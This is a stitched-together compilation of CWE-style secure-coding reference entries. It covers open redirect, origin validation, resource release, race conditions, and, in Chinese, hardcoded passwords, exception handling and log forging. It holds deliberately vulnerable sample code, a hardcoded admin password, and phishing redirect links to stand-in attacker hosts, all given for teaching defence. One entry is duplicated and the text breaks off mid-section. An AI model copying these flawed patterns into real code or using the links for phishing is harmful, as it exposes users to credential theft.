Strategy: Identify and Reduce Attack Surface

Understand all the potential areas where untrusted inputs can enter your software: parameters or arguments, cookies, anything read from the network, environment variables, reverse DNS lookups, query results, request headers, URL components, e-mail, files, databases, and any external systems that provide data to the application. Remember that such inputs may be obtained indirectly through API calls.

Many open redirect problems occur because the programmer assumed that certain inputs could not be modified, such as cookies and hidden form fields.

Background Details

Phishing is a general term for deceptive attempts to coerce private information from users that will be used for identity theft.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	20	Improper Input Validation	**Development Concepts (primary)699**
ChildOf	Category	442	Web Problems	Development Concepts699
ChildOf	Weakness Class	610	Externally Controlled Reference to a Resource in Another Sphere	**Research Concepts (primary)1000**
ChildOf	Category	722	OWASP Top Ten 2004 Category A1 - Unvalidated Input	**Weaknesses in OWASP Top Ten (2004) (primary)711**
ChildOf	Category	801	2010 Top 25 - Insecure	**Weaknesses in the**

			Interaction Between Components	**2010 CWE/SANS Top 25 Most Dangerous Programming Errors (primary)800**

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
Anonymous Tool Vendor (under NDA)			
WASC	38		URl Redirector Abuse

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	*(CAPEC Version: 1.5)*
194	Fake the Source of Data	

References

Craig A. Shue, Andrew J. Kalafut and Minaxi Gupta. "Exploitable Redirects on the Web: Identification, Prevalence, and Defense". <http://www.cs.indiana.edu/cgi-pub/cshue/research/woot08.pdf>.

Russ McRee. "Open redirect vulnerabilities: definition and prevention". Page 43. Issue 17. (IN)SECURE. July 2008. <http://www.net-security.org/dl/insecure/INSECURE-Mag-17.pdf>.

Content History

Submissions

Submission Date	Submitter	Organization	Source
	Anonymous Tool Vendor (under NDA)		Externally Mined

Modifications

Modification Date	Modifier	Organization	Source
2008-07-01	Eric Dalci	Cigital	External
	updated Potential Mitigations, Time of Introduction		
2008-09-08	CWE Content Team	MITRE	Internal
	updated Alternate Terms, Background Details, Description, Detection Factors, Likelihood of Exploit, Name, Relationships, Observed Example, Taxonomy Mappings		
2008-10-03	CWE Content Team	MITRE	Internal
	updated References and Observed Examples		
2008-10-14	CWE Content Team	MITRE	Internal
	updated Alternate Terms, Observed Examples, References		
2009-03-10	CWE Content Team	MITRE	Internal
	updated Relationships		
2009-05-27	CWE Content Team	MITRE	Internal
	updated Name		
2009-12-28	CWE Content Team	MITRE	Internal
	updated Demonstrative Examples, Detection Factors, Likelihood of Exploit, Potential Mitigations		
2010-02-16	CWE Content Team	MITRE	Internal
	updated Applicable Platforms, Common Consequences, Detection Factors, Potential Mitigations, Related Attack Patterns, Relationships, Taxonomy Mappings		
2010-04-05	CWE Content Team	MITRE	Internal
	updated Demonstrative Examples		

Previous Entry Names

Change Date	Previous Entry Name
2008-04-11	Unsafe URL Redirection
2008-09-09	URL Redirection to Untrusted Site
2009-05-27	URL Redirection to Untrusted Site (aka 'Open Redirect')

BACK TO TOP

Origin Validation Error

Weakness ID: 346 *(Weakness Base)* **Status:** Draft

Description

Description Summary

The software does not properly verify that the source of data or communication is valid.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

All

Observed Examples

Reference	Description
CVE-2000-1218	DNS server can accept DNS updates from hosts that it did not query, leading to cache poisoning
CVE-2005-0877	DNS server can accept DNS updates from hosts that it did not query, leading to cache poisoning
CVE-2001-1452	DNS server caches glue records received from non-delegated name servers
CVE-2005-2188	user ID obtained from untrusted source (URL)
CVE-2003-0174	LDAP service does not verify if a particular attribute was set by the LDAP server
CVE-1999-1549	product does not sufficiently distinguish external HTML from internal, potentially dangerous HTML, allowing bypass using special strings in the page title. Overlaps special elements.
CVE-2003-0981	product records the reverse DNS name of a visitor in the logs, allowing spoofing and resultant XSS.

Weakness Ordinalities

Ordinality	Description
Primary	*(where the weakness exists independent of other weaknesses)*
Resultant	*(where the weakness is typically related to the presence of some other weaknesses)*

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	345	Insufficient Verification of Data Authenticity	**Development Concepts (primary)699** **Research Concepts (primary)1000**
RequiredBy	Compound Element: Composite	352	Cross-Site Request Forgery (CSRF)	Research Concepts1000
RequiredBy	Compound Element: Composite	384	Session Fixation	Research Concepts1000
PeerOf	Weakness Base	451	UI Misrepresentation of Critical Information	Research Concepts1000

Relationship Notes

This is a factor in many weaknesses, both primary and resultant. The problem could be due to design or implementation. This is a fairly general class.

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name

PLOVER			Origin Validation Error

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	*(CAPEC Version: 1.5)*
21	Exploitation of Session Variables, Resource IDs and other Trusted Credentials	
89	Pharming	
59	Session Credential Falsification through Prediction	
60	Reusing Session IDs (aka Session Replay)	
75	Manipulating Writeable Configuration Files	
76	Manipulating Input to File System Calls	
111	JSON Hijacking (aka JavaScript Hijacking)	

Content History

Submissions

Submission Date	Submitter	Organization	Source
	PLOVER		Externally Mined

Modifications

Modification Date	Modifier	Organization	Source
2008-07-01	Eric Dalci	Cigital	External
	updated Time of Introduction		
2008-09-08	CWE Content Team	MITRE	Internal
	updated Relationships, Relationship Notes, Taxonomy Mappings, Weakness Ordinalities		
2009-05-27	CWE Content Team	MITRE	Internal
	updated Related Attack Patterns		

BACK TO TOP

URL Redirection to Untrusted Site ('Open Redirect')

Weakness ID: 601 *(Weakness Variant)* **Status:** Draft

Description

Description Summary

A web application accepts a user-controlled input that specifies a link to an external site, and uses that link in a Redirect. This simplifies phishing attacks.

Extended Description

An http parameter may contain a URL value and could cause the web application to redirect the request to the specified URL. By modifying the URL value to a malicious site, an attacker may successfully launch a phishing scam and steal user credentials. Because the server name in the modified link is identical to the original site, phishing attempts have a more trustworthy appearance.

Alternate Terms

Open Redirect

Cross-site Redirect

Cross-domain Redirect

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

Language-independent

Architectural Paradigms

Web-based

Common Consequences

Scope	Effect
Integrity	The user may be redirected to an untrusted page that contains malware which may then compromise the user's machine. This will expose the user to extensive risk and the user's interaction with the web server may also be compromised if the malware conducts keylogging or other attacks that steal credentials, personally identifiable information (PII), or other important data.
Integrity Confidentiality	The user may be subjected to phishing attacks by being redirected to an untrusted page. The phishing attack may point to an attacker controlled web page that appears to be a trusted web site. The phishers may then steal the users credentials and then use these credentials to access the legitimate web site.

Likelihood of Exploit

Low to Medium

Detection Methods

Manual Static Analysis

Since this weakness does not typically appear frequently within a single software package, manual white box techniques may be able to provide sufficient code coverage and reduction of false positives if all potentially-vulnerable operations can be assessed within limited time constraints.

Effectiveness: High

Automated Dynamic Analysis

Automated black box tools that supply URLs to every input may be able to spot Location header modifications, but test case coverage is a factor, and custom redirects may not be detected.

Automated Static Analysis

Automated static analysis tools may not be able to determine whether input influences the beginning of a URL, which is important for reducing false positives.

Other

Whether this issue poses a vulnerability will be subject to the intended behavior of the application. For example, a search engine might intentionally provide redirects to arbitrary URLs.

Demonstrative Examples

Example 1

The following code obtains a URL from the query string and then redirects the user to that URL.

(Bad Code)

Example Language: **PHP**

```
$redirect_url = $_GET['url'];
header("Location: " . $redirect_url);
```

The problem with the above code is that an attacker could use this page as part of a phishing scam by redirecting users to a malicious site. For example, assume the above code is in the file example.php. An attacker could supply a user with the following link:

(Attack)

```
http://example.com/example.php?url=http://malicious.example.com
```

The user sees the link pointing to the original trusted site (example.com) and does not realize the redirection that could take place.

Example 2

The following code is a Java servlet that will receive a GET request with a url parameter in the request to redirect the browser to the address specified in the url parameter. The servlet will retrieve the url parameter value from the request and send a response to redirect the browser to the url address.

(Bad Code)

Example Language: **Java**

```
public class RedirectServlet extends HttpServlet {

protected void doGet(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
String query = request.getQueryString();
if (query.contains("url")) {
String url = request.getParameter("url");
response.sendRedirect(url);
}
}
}
```

The problem with this Java servlet code is that an attacker could use the RedirectServlet as part of a e-mail phishing scam to redirect users to a malicious site. An attacker could send an HTML formatted e-mail directing the user to log into their account by including in the e-mail the following link:

(Attack)

Example Language: **HTML**

```
<a href="http://bank.example.com/redirect?url=http://attacker.example.net">Click here to log in</a>
```

The user may assume that the link is safe since the URL starts with their trusted bank, bank.example.com. However, the user will then be redirected to the attacker's web site (attacker.example.net) which the attacker may have made to appear very similar to bank.example.com. The user may then unwittingly enter credentials into the attacker's web page and compromise their bank account. A Java servlet should never redirect a user to a URL without verifying that the redirect address is a trusted site.

Observed Examples

Reference	Description
CVE-2005-4206	URL parameter loads the URL into a frame and causes it to appear to be part of a valid page.
CVE-2008-2951	An open redirect vulnerability in the search script in the software allows remote attackers to redirect users to arbitrary web sites and conduct phishing attacks via a URL as a parameter to the proper function.
CVE-2008-2052	Open redirect vulnerability in the software allows remote attackers to redirect users to arbitrary web sites and conduct phishing attacks via a URL in the proper parameter.

Potential Mitigations

Phase: Implementation

Strategy: Input Validation

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

Use a whitelist of approved URLs or domains to be used for redirection.

Phase: Architecture and Design

Use an intermediate disclaimer page that provides the user with a clear warning that they are leaving your site. Implement a long timeout before the redirect occurs, or force the user to click on the link. Be careful to avoid XSS problems (CWE-79) when generating the disclaimer page.

Phase: Architecture and Design

When the set of URLs to be redirected is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual URLs, and reject all other inputs. For example, ID 1 could map to "/login.asp" and ID 2 could map to "http://www.example.com/". Features such as the ESAPI AccessReferenceMap provide this capability.

Phases: Architecture and Design; Implementation

Strategy: Identify and Reduce Attack Surface

Understand all the potential areas where untrusted inputs can enter your software: parameters or arguments, cookies, anything read from the network, environment variables, reverse DNS lookups, query results, request headers, URL components, e-mail, files, databases, and any external systems that provide data to the application. Remember that such inputs may be obtained indirectly through API calls.

Many open redirect problems occur because the programmer assumed that certain inputs could not be modified, such as cookies and hidden form fields.

Background Details

Phishing is a general term for deceptive attempts to coerce private information from users that will be used for identity theft.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	20	Improper Input Validation	**Development Concepts (primary)699**
ChildOf	Category	442	Web Problems	Development Concepts699
ChildOf	Weakness Class	610	Externally Controlled Reference to a Resource in Another Sphere	**Research Concepts (primary)1000**
ChildOf	Category	722	OWASP Top Ten 2004 Category A1 - Unvalidated Input	**Weaknesses in OWASP Top Ten (2004) (primary)711**
ChildOf	Category	801	2010 Top 25 - Insecure	**Weaknesses in the**

			Interaction Between Components	**2010 CWE/SANS Top 25 Most Dangerous Programming Errors (primary)800**

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
Anonymous Tool Vendor (under NDA)			
WASC	38		URl Redirector Abuse

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	*(CAPEC Version: 1.5)*
194	Fake the Source of Data	

References

Craig A. Shue, Andrew J. Kalafut and Minaxi Gupta. "Exploitable Redirects on the Web: Identification, Prevalence, and Defense". <http://www.cs.indiana.edu/cgi-pub/cshue/research/woot08.pdf>.

Russ McRee. "Open redirect vulnerabilities: definition and prevention". Page 43. Issue 17. (IN)SECURE. July 2008. <http://www.net-security.org/dl/insecure/INSECURE-Mag-17.pdf>.

Content History

Submissions

Submission Date	Submitter	Organization	Source
	Anonymous Tool Vendor (under NDA)		Externally Mined

Modifications

Modification Date	Modifier	Organization	Source
2008-07-01	Eric Dalci	Cigital	External
	updated Potential Mitigations, Time of Introduction		
2008-09-08	CWE Content Team	MITRE	Internal
	updated Alternate Terms, Background Details, Description, Detection Factors, Likelihood of Exploit, Name, Relationships, Observed Example, Taxonomy Mappings		
2008-10-03	CWE Content Team	MITRE	Internal
	updated References and Observed Examples		
2008-10-14	CWE Content Team	MITRE	Internal
	updated Alternate Terms, Observed Examples, References		
2009-03-10	CWE Content Team	MITRE	Internal
	updated Relationships		
2009-05-27	CWE Content Team	MITRE	Internal
	updated Name		
2009-12-28	CWE Content Team	MITRE	Internal
	updated Demonstrative Examples, Detection Factors, Likelihood of Exploit, Potential Mitigations		
2010-02-16	CWE Content Team	MITRE	Internal
	updated Applicable Platforms, Common Consequences, Detection Factors, Potential Mitigations, Related Attack Patterns, Relationships, Taxonomy Mappings		
2010-04-05	CWE Content Team	MITRE	Internal
	updated Demonstrative Examples		

Previous Entry Names

Change Date	Previous Entry Name
2008-04-11	Unsafe URL Redirection
2008-09-09	URL Redirection to Untrusted Site
2009-05-27	URL Redirection to Untrusted Site (aka 'Open Redirect')

BACK TO TOP

Improper Resource Shutdown or Release

Weakness ID: 404 *(Weakness Base)* **Status:** Draft

Description

Description Summary

The program does not release or incorrectly releases a resource before it is made available for re-use.

Extended Description

When a resource is created or allocated, the developer is responsible for properly releasing the resource as well as accounting for all potential paths of expiration or invalidation, such as a set period of time or revocation.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

All

Common Consequences

Scope	Effect
Availability	Most unreleased resource issues result in general software reliability problems, but if an attacker can intentionally trigger a resource leak, the attacker might be able to launch a denial of service attack by depleting the resource pool.
Confidentiality	When a resource containing sensitive information is not correctly shutdown, it may expose the sensitive data in a subsequent allocation.

Likelihood of Exploit

Low to Medium

Demonstrative Examples

Example 1

The following method never closes the file handle it opens. The Finalize() method for StreamReader eventually calls Close(), but there is no guarantee as to how long it will take before the Finalize() method is invoked. In fact, there is no guarantee that Finalize() will ever be invoked. In a busy environment, this can result in the VM using up all of its available file handles.

(Bad Code)

Example Language: **Java**

```
private void processFile(string fName) {
StreamWriter sw = new
StreamWriter(fName);
string line;
while ((line = sr.ReadLine()) != null)
processLine(line);
}
```

Example 2

If an exception occurs after establishing the database connection and before the same connection closes, the pool of database connections may become exhausted. If the number of available connections is exceeded, other users cannot access this resource, effectively denying access to the application. Using the following database connection pattern will ensure that all opened connections are closed. The con.close() call should be the first executable statement in the finally block.

(Bad Code)

Example Language: **Java**

```
try {
Connection con = DriverManager.getConnection(some_connection_string)
}
catch ( Exception e ) {
log( e )
}
finally {

con.close()
}
```

Example 3

Under normal conditions the following C# code executes a database query, processes the results returned by the database, and closes the allocated SqlConnection object. But if an exception occurs while executing the SQL or processing the results, the SqlConnection object is not closed. If this happens often enough, the database will run out of available cursors and not be able to execute any more SQL queries.

(Bad Code)

Example Language: **C#**

```
...
SqlConnection conn = new SqlConnection(connString);
SqlCommand cmd = new SqlCommand(queryString);
cmd.Connection = conn;
conn.Open();
SqlDataReader rdr = cmd.ExecuteReader();
HarvestResults(rdr);
conn.Connection.Close();
...
```

Example 4

The following C function does not close the file handle it opens if an error occurs. If the process is long-lived, the process can run out of file handles.

(Bad Code)

Example Language: **C**

```
int decodeFile(char* fName) {
char buf[BUF_SZ];
FILE* f = fopen(fName, "r");
if (!f) {
printf("cannot open %s\n", fName);
return DECODE_FAIL;
}
else {
while (fgets(buf, BUF_SZ, f)) {
if (!checkChecksum(buf)) {
return DECODE_FAIL;
}
else {
decodeBlock(buf);
}
}
}
fclose(f);
return DECODE_SUCCESS;
}
```

Example 5

In this example, the program fails to use matching functions such as malloc/free, new/delete, and new[]/delete[] to allocate/deallocate the resource.

(Bad Code)

Example Language: **C++**

```
class A {
void foo();
};
void A::foo(){
int *ptr;
ptr = (int*)malloc(sizeof(int));
delete ptr;
}
```

Example 6

In this example, the program calls the delete[] function on non-heap memory.

(Bad Code)

Example Language: **C++**

```
class A{
void foo(bool);
};
void A::foo(bool heap) {
int localArray[2] = {
11,22
};
int *p = localArray;
if (heap){
p = new int[2];
}
delete[] p;
}
```

Observed Examples

Reference	Description
CVE-1999-1127	Does not shut down named pipe connections if malformed data is sent.
CVE-2001-0830	Sockets not properly closed when attacker repeatedly connects and disconnects from server.
CVE-2002-1372	Return values of file/socket operations not checked, allowing resultant consumption of file descriptors.

Potential Mitigations

Phase: Requirements

Strategy: Language Selection

Use a language with features that can automatically mitigate or eliminate resource-shutdown weaknesses.

For example, languages such as Java, Ruby, and Lisp perform automatic garbage collection that releases memory for objects that have been deallocated.

Phase: Implementation

It is good practice to be responsible for freeing all resources you allocate and to be consistent with how and where you free memory in a function. If you allocate memory that you intend to free upon completion of the function, you must be sure to free the memory at all exit points for that function including error conditions.

Phase: Implementation

Memory should be allocated/freed using matching functions such as malloc/free, new/delete, and new[]/delete[].

Phase: Implementation

When releasing a complex object or structure, ensure that you properly dispose of all of its member components, not just the object itself.

Phase: Testing

Use dynamic tools and techniques that interact with the software using large test suites with many diverse inputs, such as fuzz testing (fuzzing), robustness testing, and fault injection. The software's operation may slow down, but it should not become unstable, crash, or generate incorrect results.

Phase: Testing

Stress-test the software by calling it simultaneously from a large number of threads or processes, and look for evidence of any unexpected behavior. The software's operation may slow down, but it should not become unstable, crash, or generate incorrect results.

Phase: Testing

Identify error conditions that are not likely to occur during normal usage and trigger them. For example, run the program under low memory conditions, run with insufficient privileges or permissions, interrupt a transaction before it is completed, or disable connectivity to basic network services such as DNS. Monitor the software for any unexpected behavior. If you trigger an unhandled exception or similar error that was discovered and handled by the application's environment, it may still indicate unexpected conditions that were not handled by the application itself.

Weakness Ordinalities

Ordinality	Description
Primary	Failing to properly release or shutdown resources can be primary to resource exhaustion, performance, and information confidentiality problems to name a few.
Resultant	Failing to properly release or shutdown resources can be resultant from improper error handling or insufficient resource tracking.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	398	Indicator of Poor Code Quality	Development Concepts699 **Seven Pernicious Kingdoms (primary)700**
ChildOf	Category	399	Resource Management Errors	**Development Concepts (primary)699**
ChildOf	Weakness Class	664	Improper Control of a Resource Through its Lifetime	**Research Concepts (primary)1000**
ChildOf	Category	730	OWASP Top Ten 2004 Category A9 - Denial of Service	**Weaknesses in OWASP Top Ten (2004) (primary)711**
ChildOf	Category	743	CERT C Secure Coding Section 09 - Input Output (FIO)	**Weaknesses Addressed by the CERT C Secure Coding Standard (primary)734**
ChildOf	Category	752	2009 Top 25 - Risky Resource Management	**Weaknesses in the 2009 CWE/SANS Top 25 Most Dangerous Programming Errors (primary)750**
PeerOf	Weakness Class	405	Asymmetric Resource Consumption (Amplification)	Research Concepts1000
ParentOf	Weakness Variant	262	Not Using Password Aging	**Research Concepts (primary)1000**
ParentOf	Weakness Base	263	Password Aging with Long Expiration	**Research Concepts (primary)1000**
ParentOf	Weakness Base	299	Improper Check for Certificate Revocation	**Research Concepts (primary)1000**
ParentOf	Weakness Base	459	Incomplete Cleanup	**Research Concepts (primary)1000**
ParentOf	Weakness Variant	568	finalize() Method Without super.finalize()	**Research Concepts (primary)1000**
ParentOf	Weakness Base	619	Dangling Database Cursor ('Cursor Injection')	**Development Concepts (primary)699** **Research Concepts (primary)1000**
ParentOf	Weakness Base	763	Release of Invalid Pointer or Reference	**Research Concepts (primary)1000**
ParentOf	Weakness Base	772	Missing Release of Resource after Effective Lifetime	**Research Concepts (primary)1000**
PeerOf	Weakness Base	239	Failure to Handle Incomplete Element	Research Concepts1000

Relationship Notes

Overlaps memory leaks, asymmetric resource consumption, malformed input errors.

Functional Areas

- Non-specific

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			Improper resource shutdown or release
7 Pernicious Kingdoms			Unreleased Resource
OWASP Top Ten 2004	A9	CWE More Specific	Denial of Service
CERT C Secure Coding	FIO42-C		Ensure files are properly closed when they are no longer needed

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	*(CAPEC Version: 1.5)*
118	Data Leakage Attacks	
119	Resource Depletion	
125	Resource Depletion through Flooding	
130	Resource Depletion through Allocation	
131	Resource Depletion through Leak	

Content History

Submissions

Submission Date	Submitter	Organization	Source
	PLOVER		Externally Mined

Modifications

Modification Date	Modifier	Organization	Source
2008-07-01	Eric Dalci	Cigital	External
	updated Time of Introduction		
2008-08-15		Veracode	External
	Suggested OWASP Top Ten 2004 mapping		
2008-09-08	CWE Content Team	MITRE	Internal
	updated Description, Relationships, Other Notes, Taxonomy Mappings		
2008-10-14	CWE Content Team	MITRE	Internal
	updated Relationships		
2008-11-24	CWE Content Team	MITRE	Internal
	updated Relationships, Taxonomy Mappings		
2009-01-12	CWE Content Team	MITRE	Internal
	updated Common Consequences, Likelihood of Exploit, Other Notes, Potential Mitigations, Relationship Notes, Relationships, Weakness Ordinalities		
2009-03-10	CWE Content Team	MITRE	Internal
	updated Potential Mitigations		
2009-05-27	CWE Content Team	MITRE	Internal
	updated Description, Relationships		
2009-07-27	CWE Content Team	MITRE	Internal
	updated Demonstrative Examples, Related Attack Patterns		
2009-10-29	CWE Content Team	MITRE	Internal
	updated Other Notes		
2010-02-16	CWE Content Team	MITRE	Internal
	updated Potential Mitigations, Relationships		

BACK TO TOP

Use Of Hardcoded Password

風險

可能發生什麼問題

直接寫入的密碼會造成密碼的洩漏。如果攻擊者可以取得程式原始碼，他便可取得密碼，並利用它們來冒充合法使用者。攻擊者可以冒充自己是應用程式的末端使用者，或假裝應用程式登入遠端系統，例如資料庫或網路服務。
一旦攻擊者成功冒充使用者或應用程式，他便可取得完整的控制權，並做到任何能做的事。

原因

如何發生

應用程式程式庫含有嵌入在原始碼內的字串型態的密碼。這個直接寫入的值被直接使用或是用來和使用者輸入做驗證比對。或驗證末端程式連線到遠端系統（如資料庫或網路服務）。
攻擊者只需要取得原始碼即可揭露被直接寫入的密碼。同樣的，攻擊者也可以進行逆向工程反編譯應用程式的二進位程式碼，並簡單的取得寫入的密碼。一旦被發現，攻擊者可以很容易的使用這個密碼進行假冒攻擊，無論是對應用程式或遠端系統。
此外，一旦被偷取，將無法簡單的更改來預防更進一步的濫用，除非應用程式重新編譯過。此外，這個應用程式如果被分配到多個系統，從一個系統竊取的密碼可以自動允許在所有被部屬的系統上使用。

一般建議

如何避免

不要將機密資料直接寫入程式碼內。
特別是，用戶的密碼應該儲存在資料庫或是目錄服務，並使用夠強的雜湊演算法進行加密保護。(如bcrypt, scrypt, PBKDF2, or Argon2)。不要用直接寫入的值進行比對。
系統密碼應該儲存在配置文件或資料庫，並以強大的加密方法保護（例如AES-256）。加密金鑰應該被安全的保護。

程式碼範例

Java

Hardcoded Admin Password

```
bool isAdmin(String username, String password) {
    bool isMatch = false;

    if (username.equals("admin")) {
        if (password.equals("P@ssw0rd"))
            return isMatch = true;
    }

    return isMatch;
}
```

No Hardcoded Credentials

```
bool isAdmin(String username, String password) {
    bool adminPrivs = false;

    if (authenticateUser(username, password)) {
        UserPrivileges privs = getUserPrivilieges(username);

        if (privs.isAdmin)
            adminPrivs = true;
    }

    return adminPrivs;
}
```

Improper Exception Handling

風險

可能發生什麼問題

●攻擊者可能會導致應用程式異常的崩潰，且造成拒絕服務(DoS)攻擊。

●應用程式可能發生偶發性的崩潰。

原因

如何發生

'應用程式執行如資料庫或文件存取，這可能會引發一些異常狀況。若應用程式未妥善處理異常狀況，可能會當機。

一般建議

如何避免

可能導致異常的任何方法應包裝在一個try-catch區塊: ● 明確地處理預期的異常
●包含一個預設的解決方案，以處理突發異常

程式碼範例

CSharp

Always catch exceptions explicitly.

```
try
{
// Database access or other potentially dangerous function
}
catch (SqlException ex)
{
// Handle exception
}
catch (Exception ex)
{
// Default handler for unexpected exceptions
}
```

Java

Always catch exceptions explicitly.

```
try
{
// Database access or other potentially dangerous function
}
catch (SQLException ex)
{
// Handle exception
}
catch (Exception ex)
{
// Default handler for unexpected exceptions
}
```

Log Forging

風險

可能發生什麼問題

攻擊者可能策劃安全性敏感行為的審核紀錄且放置一個假冒的審核紀錄，有可能牽連無辜的使用者或隱藏事件。

原因

如何發生

應用程式於安全性敏感的操作時寫入審核日誌。由於審核記錄包括既沒有檢查資料類型的有效性，隨後也未經消毒使用者輸入時，輸入可能包含假造資料作出看似合法的日誌資料

一般建議

如何避免

1.
驗證所有資料，無論其來源為何。驗證應基於白名單：僅接受預定結構的資訊，而不是拒絕不良的樣式(Patterns)。應確認：● 資料型態 ● 大小 ● 範圍 ● 格式 ● 期望值 2.
驗證不能取代編碼。不論其來源，完全編碼所有動態資料，在嵌入至日誌檔前。3. 使用安全的登入機制。

程式碼範例

CSharp

Ensure you encode any special delimiter characters before writing to a log file.

```
Log.Write( logDetails.Replace(CRLF, @"\CRLF"));
```

Java

Ensure you encode any special delimiter characters before writing to a log file.

```
Log.Write( logDetails.Replace(CRLF, @"\CRLF"));
```

Objc
Ensure you encode any special delimiter characters before writing to a log file.

```
NSLog(@"%@", [logDetails stringByReplacingOccurrencesOfString:@"\n" withString:@"\\n"]);
```

Swift
Ensure you encode any special delimiter characters before writing to a log file.

```
print(logDetails.stringByReplacingOccurrencesOfString("\n", withString: "\\n"))
```

Race Condition

Weakness ID: 362 *(Weakness Class)* **Status:** Draft

Description

Description Summary

The code requires that certain state should not be modified between two operations, but a timing window exists in which the state can be modified by an unexpected actor or process.

Extended Description

This can have security implications when the expected synchronization is in security-critical code, such as recording whether a user is authenticated, or modifying important state information that should not be influenced by an outsider.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Architectural Paradigms

Concurrent Systems Operating on Shared Resources: *(Often)*

Common Consequences

Scope	Effect
Availability	When a race condition makes it possible to bypass a resource cleanup routine or trigger multiple initialization routines, it may lead to resource exhaustion (CWE-400).
Availability	When a race condition allows multiple control flows to access a resource simultaneously, it might lead the program(s) into unexpected states, possibly resulting in a crash.
Confidentiality Integrity	When a race condition is combined with predictable resource names and loose permissions, it may be possible for an attacker to overwrite or access confidential data (CWE-59).

Likelihood of Exploit

Medium

Detection Methods

Black Box

Black box methods may be able to identify evidence of race conditions via methods such as multiple simultaneous connections, which may cause the software to become instable or crash. However, race conditions with very narrow timing windows would not be detectable.

White Box

Common idioms are detectable in white box analysis, such as time-of-check-time-of-use (TOCTOU) file operations (CWE-367), or double-checked locking (CWE-609).

Demonstrative Examples

Example 1

This code could be used in an e-commerce application that supports transfers between accounts. It takes the total amount of the transfer, sends it to the new account, and deducts the amount from the original account.

(Bad Code)

Example Language: **Perl**

```
$transfer_amount = GetTransferAmount();
$balance = GetBalanceFromDatabase();

if ($transfer_amount < 0) {
```

```
FatalError("Bad Transfer Amount");
}
$newbalance = $balance - $transfer_amount;
if (($balance - $transfer_amount) < 0) {
FatalError("Insufficient Funds");
}
SendNewBalanceToDatabase($newbalance);
NotifyUser("Transfer of $transfer_amount succeeded.");
NotifyUser("New balance: $newbalance");
```

A race condition could occur between the calls to GetBalanceFromDatabase() and SendNewBalanceToDatabase().

Suppose the same user can invoke this program multiple times simultaneously, such as by making multiple requests in a web application. An attack could be constructed as follows:

Suppose the balance is initially 100.00.

The attacker makes two simultaneous calls of the program, CALLER-1 and CALLER-2. Both callers are for the same user account.

CALLER-1 (the attacker) is associated with PROGRAM-1 (the instance that handles CALLER-1). CALLER-2 is associated with PROGRAM-2.

CALLER-1 makes a transfer request of 80.00.

PROGRAM-1 calls GetBalanceFromDatabase and sets $balance to 100.00

PROGRAM-1 calculates $newbalance as 20.00, then calls SendNewBalanceToDatabase().

Due to high server load, the PROGRAM-1 call to SendNewBalanceToDatabase() encounters a delay.

CALLER-2 makes a transfer request of 1.00.

PROGRAM-2 calls GetBalanceFromDatabase() and sets $balance to 100.00. This happens because the previous PROGRAM-1 request was not processed yet.

PROGRAM-2 determines the new balance as 99.00.

After the initial delay, PROGRAM-1 commits its balance to the database, setting it to 20.00.

PROGRAM-2 sends a request to update the database, setting the balance to 99.00

At this stage, the attacker should have a balance of 19.00 (due to 81.00 worth of transfers), but the balance is 99.00, as recorded in the database.

To prevent this weakness, the programmer has several options, including using a lock to prevent multiple simultaneous requests to the web application, or using a synchronization mechanism that includes all the code between GetBalanceFromDatabase() and SendNewBalanceToDatabase().

Observed Examples

Reference	Description
CVE-2008-5044	Race condition leading to a crash by calling a hook removal procedure while other activities are occurring at the same time.
CVE-2008-2958	chain: time-of-check time-of-use (TOCTOU) race condition in program allows bypass of protection mechanism that was designed to prevent symlink attacks.
CVE-2008-1570	chain: time-of-check time-of-use (TOCTOU) race condition in program allows bypass of protection mechanism that was designed to prevent symlink attacks.
CVE-2008-0058	Unsynchronized caching operation enables a race condition that causes messages to be sent to a deallocated object.
CVE-2008-0379	Race condition during initialization triggers a buffer overflow.

CVE-2007-6599	Daemon crash by quickly performing operations and undoing them, which eventually leads to an operation that does not acquire a lock.
CVE-2007-6180	chain: race condition triggers NULL pointer dereference
CVE-2007-5794	Race condition in library function could cause data to be sent to the wrong process.
CVE-2007-3970	Race condition in file parser leads to heap corruption.
CVE-2008-5021	chain: race condition allows attacker to access an object while it is still being initialized, causing software to access uninitialized memory.

Potential Mitigations

Phase: Architecture and Design

In languages that support it, use synchronization primitives. Only wrap these around critical code to minimize the impact on performance.

Phase: Architecture and Design

Use thread-safe capabilities such as the data access abstraction in Spring.

Phase: Architecture and Design

Minimize the usage of shared resources in order to remove as much complexity as possible from the control flow and to reduce the likelihood of unexpected conditions occurring.

Additionally, this will minimize the amount of synchronization necessary and may even help to reduce the likelihood of a denial of service where an attacker may be able to repeatedly trigger a critical section (CWE-400).

Phase: Implementation

When using multi-threading, only use thread-safe functions on shared variables.

Phase: Implementation

Use atomic operations on shared variables. Be wary of innocent-looking constructs like "x++". This is actually non-atomic, since it involves a read followed by a write.

Phase: Implementation

